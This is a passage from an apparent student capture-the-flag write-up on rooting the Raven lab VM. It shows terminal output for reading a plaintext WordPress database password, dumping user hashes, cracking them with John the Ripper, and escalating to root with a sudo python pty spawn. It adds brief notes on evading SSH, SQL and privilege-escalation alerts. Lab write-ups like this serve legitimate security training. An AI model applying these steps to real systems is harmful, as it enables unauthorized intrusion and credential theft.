individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Nov 19 16:01:03 2021 from 192.168.1.90
michael@target1:~$
```




```
michael@target1:/var/www/html$ ls
about.html   css           img         scss           team.html
contact.php  elements.html index.html  Security - Doc vendor
contact.zip  fonts         js          service.html   wordpress
michael@target1:/var/www/html$ grep flag1 service.html
                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```




```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: [SQL Database]


- We were able to find the username and password for SQL database in the wp-confg.php file in plaintext.
- The exploit granted us mysql access and we use SELECT post_tittle to find flag3,4.




```
You have new mail in /var/mail/michael
michael@target1:~$ find /var/www/html/ -iname "wp-config.php"
/var/www/html/wordpress/wp-config.php
michael@target1:~$ 
```



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
```




```
michael@target1:~$ mysql wordpress --user root --password
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 174
Server version: 5.5.60-0+deb8u1 (Debian)
```




```
mysql> SELECT post_title,post_content FROM wp_posts WHERE post_title LIKE "
flag%";
+------------+-----------------------------------------+
| post_title | post_content                            |
+------------+-----------------------------------------+
| flag3      | flag3{afc01ab56b50591e7dccf93122770cd2} |
| flag4      | flag4{715dea6c055b9fe3337544932f2941ce} |
| flag3      | flag3{afc01ab56b50591e7dccf93122770cd2} |
+------------+-----------------------------------------+
3 rows in set (0.00 sec)

mysql> 
```

Exploitation: [Privilege Escalation]


- The password hash of Steven was obtained from the SQL database and by crack the password using john the ripper we can access stevet account.
- Exploiting Steven Python's sudo privileges through a spawn shell gave us root access and allowed us to find flag 4.


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
michael@target1: ~
michael@target1:~
File Actions Edit View Help


```
mysql> use ep_users
ERROR 1049 (42000): Unknown database 'ep_users'
mysql> use wp_users
ERROR 1049 (42000): Unknown database 'wp_users'
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
2 rows in set (0.00 sec)

mysql> 
```



```
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp_ha
shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (user2)
```



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```



```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Avoiding Detection

Stealth Exploitation of [open port 22 and weak password]

Monitoring Overview

- An email alert, when someone logs in to the server via ssh, can be pretty useful to track who is actually using the server.
- Monitor SSH port for unauthorized access.
- Triggers when three attempts to access system over port 22.

Mitigating Detection

- SSH through different open port.
- We can use the reverse shell as alternative exploits .

Stealth Exploitation of [SQL Database]

Monitoring Overview

- Set alert for failed logins
- unauthorized attempts to access SQL database.
- Triggers when three attempts to access SQL database.

Mitigating Detection

- SQL Injection Attack.
- Using brute force on a SQL database with a password cracking tool.

Stealth Exploitation of [privilege Escalation]

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access
- Triggers when unauthorized sudo commands are executed

Mitigating Detection

- Kernel Exploit, vulnerabilities are discovered in the Linux kernel. Attackers can exploit these vulnerabilities to gain root access to a Linux system, and once the system is infected with the exploit, there is no way to defend against it

Attackers go through the following steps:

1. Learn about the vulnerabilities
2. Develop or acquire exploit code
3. Transfer the exploit onto the target
4. Execute the exploit on the target

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Defensive (Blue) Team

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Alerts Implemented

Hardening

Implementing Patches

Alerts Implemented

Alert 1: Excessive HTTP Errors

